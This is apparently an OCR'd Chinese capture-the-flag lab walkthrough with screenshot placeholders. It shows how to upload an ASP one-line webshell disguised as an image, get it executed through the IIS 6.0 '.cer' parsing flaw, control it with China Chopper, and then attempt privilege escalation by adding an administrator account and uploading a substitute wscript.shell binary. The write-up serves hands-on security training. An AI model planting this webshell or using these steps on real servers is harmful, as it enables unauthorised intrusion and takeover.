
ASP一句话木马：<%eval request (“pass”)%> 密码是pass eval是个函数，request是接受参数的。有兴趣了解一句话的可以自行百度或者私聊我。

一般而言直接传木马文件都很可能被拦截，所以一般而言一句话木马都会做成图片马。图片马制作非常简单，一条CMD命令就可以了

具体的可以去http://bbs.zkaq.cn/?t/159.html 查看 然后我们成功的得到了图片马

找到上传点

我们修改产品管理里面的产品




文件存在然后上菜刀。菜刀打开右键添加，地址就写文件地址，边上的框框写密码，我的就是pass，记得选择脚本格式

然后我们双击去访问，丢了一个405报错。这是因为jpg文件不解析，因为你的后缀是图片格式，所以服务器会当做一张图片去读取，而不是代码。

就和你把一个图片后缀改为TXT然后打开里面的东西都会当文本读取而不是图片。

报错信息里面写了iis6.0的中间件。百度下iis6.0的解析漏洞，就能发现上传cer文件，iis6.0会解且执行。


然后把图片马名字改为cer上传，成功上传，然后菜刀连接，成功进入，然后滚轮划一下就能看到flag！.txt，然后双击打开就是flag了。




第五章：SYSTEM POWER webshell控制目标 实战演练

进入传送门后，发现这一章的网站仍然是之前看到过的那个。而这个网站的管理员cookie已经被我拿到，并且已经成功上传一句话马至服务器了，如下图。

因此我直接来到了菜刀，进入了文件管理器视图，并试图点开C盘，如下图。




进入c盘之后，一眼就扫到了flag.txt。这么简单吗？点开试试，如下图。




但是并没有权限访问这个文件，这就很尴尬了。所以目标已经非常明确了–提升我的权限，让我能够访问C盘中的文件。那么怎么提升我的权限呢–命令行工具！cmd命令行自带了很多的系统指令，其中包括添加用户/添加用户组等等，这不正好合适吗？我添加一个自己的用户身份，然后把这个用户添加到管理员组，再用这个用户去登陆服务器，不就有权限去打开flag.txt文件了，如下图。


请稍候...





说干就干。我来到了菜刀初始页面，右键并打开了虚拟终端，进入了命令行，如下图。





进入命令行之后，我直接输入了whoami指令，查看我当前的身份。但是却发现拒绝访问。这是为啥呢？因为命令提示符是在C盘的，但是C盘里的东西我不能访问。这可咋整！














上传成功后，直接在这个文件上右键并打开虚拟终端，如下图。




我再次输入whoami命令。这次果然有权限了，但是从返回结果看，我目前只是一个普通用户，如下图







然后我按照刚才的思路进行添加用户–pigking。但是又拒绝访问。




这又是为啥？这是因为使用cmd需要用到外部接口wscript.shell。但是wscript.shell仍然在C盘，C盘我们仍然无法访问。这可怎么办？那么就只能再上传一个已经组装好的wscript.shell，也就是下图的iis6.exe。

